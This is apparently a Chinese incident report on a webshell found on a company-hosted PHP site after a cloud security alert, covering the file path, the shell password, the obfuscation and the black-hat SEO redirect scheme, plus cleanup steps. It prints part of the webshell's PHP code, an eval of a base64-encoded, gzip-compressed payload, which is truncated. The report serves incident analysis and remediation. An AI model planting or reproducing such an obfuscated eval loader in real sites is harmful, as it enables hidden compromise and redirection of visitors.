

从阿里云官方的态势感知获取到木马文件路径

网站后门-发现后门(Webshell)文件 返回

基本信息

事件描述: 该文件极有可能是黑客成功入侵网站后种植的, 建议您先确认文件合法性并处理

发生时间: 2018-07-14 03:49:23事件类型: 网站后门-发现后门(Webshell)文件事件等级: 紧急


影响资产: [launch-advisor-20180413](#) (47.106.149.199)

更多详情

木马文件路径: [c:/phpstudy/www/Public/scripts/i18n/FrontNews.php](#)影响域名: -

更新时间: 2018-07-14 03:49:23木马类型: Webshell


木马（下面统称为 webshell）文件路径: c:/phpstudy/www/Public/scripts/i18n/FrontNews.php




（上图标黄处是 webshell 文件以及 webshell 连接密码）

Webshell 登录密码: bian.o

访问 webshell 文件路径链接: <http://www.xxx.com/Public/scripts/i18n/FrontNews.php>



下面是对我司原本上传的网站代码审计




由图可知：扫描之后是没有任何的漏洞问题

接下来是对服务器现在的代码进行审计


```
<?php
$password='bian.o';
$shellname='';
$myurl='http://www.baidu.com';
error_reporting(E_ERROR | E_PARSE);@set_time_limit(0);
header("content-Type: text/html; charset=gb2312");
$filename='$password=\'\'.'.$password.'\'\'';
$shellname=\'\'.'.$shellname.'\'\'';$myurl=\'\'.'.$myurl.'\'\'';
eval(gzuncompress(base64_decode(\'
eJzs/fl3HNd5J4z/zJzj/6HchtWAiaX2hRBolUqCC0ACIC1S1I
u30WgALTtQUHeDiyj+MY5nJn4dz4kla7EtybI10ZY121IsWXZ8
PDMZTyaz+Ot5J8skmWzn+/ncWlVdlQsIynYyOW8gEeiuuv99v
s8z2lvrHd7tU5vcmr+E7+l2dhq7jcmq3t3a5ubnUa3W52eWF+N
V67GK09UV8OVxUtr68nihXjJvxhXnyzWaOzfah3URAX+ud3ubB
Zfd3cardZ+ba+B9/nnco+HnRZeir980dyafGy70Vvfq2036+tP
H7Z7je769kF9cmrq3id+68RWu9OolXcmJ9YvLa+uKbWuMrGrLJ
vW.Im5NKfL7Ex07TunL.SrFXaR50WzX02n3F2/1S5TPvUE08G1/1
```

首先使用了 base64_encode ()、gzcompress () 两函数对代码进行加密处理，之后嵌套了两个函数 gzuncompress(), base64_decode(); 最后在 eval 进行执行，最终导致跳转的触发

漏洞攻击流程：



黑帽 seo:

Seo 公司或者黑客通过对普通网站进行挂马，在用户对普通网站进行访问时跳转到博彩网站或者黄色网站等这类网站，从而可以增加博彩网站或者黄色网站等这类网站的流量，而 Seo 公司或者黑客也可以从博彩网站或者黄色网站等这类网站中赚取高额利润

解决方案：

清除现有的 webshell (木马) 文件

删除现在的网站代码文件并上传我司原本开发的网站代码文件进行覆盖

进行安全加固